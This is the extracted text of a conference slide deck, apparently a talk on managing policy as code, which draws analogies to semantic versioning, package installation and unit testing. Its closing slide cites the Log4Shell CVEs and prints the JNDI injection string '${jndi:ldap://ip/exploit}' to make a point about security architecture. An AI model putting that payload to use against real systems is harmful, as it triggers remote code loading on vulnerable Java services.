
YEA



1 2 3 4 5 6 7 8 9







What if...




Update policy...




Update policy...


Daily!?

















Chris Nesbitt-Smith

- **LearnK8s - Instructor**
- **Control-Plane - Consultant**
- **CDDO (UK gov) - Consultant**
- **Open source**











DANGER
WRONG WAY
TURN BACK


policy

noun [C]

UK /'pɒl.ə.si/ US /'pɑː.lə.si/

a set of ideas or a plan of what to do in particular situations that has been agreed to officially by a group of people, a business organization, a government, or a political party







YOU SHALL NOT PASS!




















Policy, as

<code />

?



**Admission Control | Anchore |
Apparmor | Azure Policy | Checkov |
Istio | jspolicy | K-rail | Kopf |
Kubewarden | Kyverno | Network
Policy | OPA Gatekeeper | Opslevel |
Polaris | Prisma Cloud | Qualys | Rego |
Regula | Seccomp | SELinux | Sentinel |
ServiceControlPolicy | Sysdig | TiDB**










SHIFT



?













UPDATE



return

shift


alt

control

But, we just provide

warnings not errors?





jenkins

gitops









(easily:)

- **visible**
- **communicable**
- **consumable**
- **testable**
- **usable**
- **updatable**
- **measurable**





NO NOTHING
NEW UNDER
THE SUN





git



> = inner source



open source?



(easily:)

- visible ✓
- communicable
- consumable
- testable
- usable
- updatable
- measurable



semver

(semantic versioning)



1.20.3000

Breaking change



2.20.3000

Breaking change



2.20.3000

Minor change



2.21.3000

Minor change



2.21.3000

Patch change



2.21.301

Patch change



(easily:)

- visible ✓
- communicable ✓
- consumable
- testable
- usable
- updatable
- measurable



```
sudo apt-get install coffee
```




```
npm install --save-dev eslint
```



(easily:)

- visible ✓
- communicable ✓
- consumable ✓
- testable
- usable
- updatable
- measurable



unit testing

no really...




(easily:)

- visible ✓
- communicable ✓
- consumable ✓
- testable ✓
- usable
- updatable
- measurable



SHIFT



(easily:)

- visible ✓
- communicable ✓
- consumable ✓
- testable ✓
- usable ✓
- updatable
- measurable



bonus[able]: reliable






(easily:)

- visible ✓
- communicable ✓
- consumable ✓
- testable ✓
- usable ✓
- updatable ✓
- measurable







CVE-2021-44228

CVE-2021-45046



**Multimillion
dollar security
architecture**

**`${jndi:ldap://
ip/exploit}`**



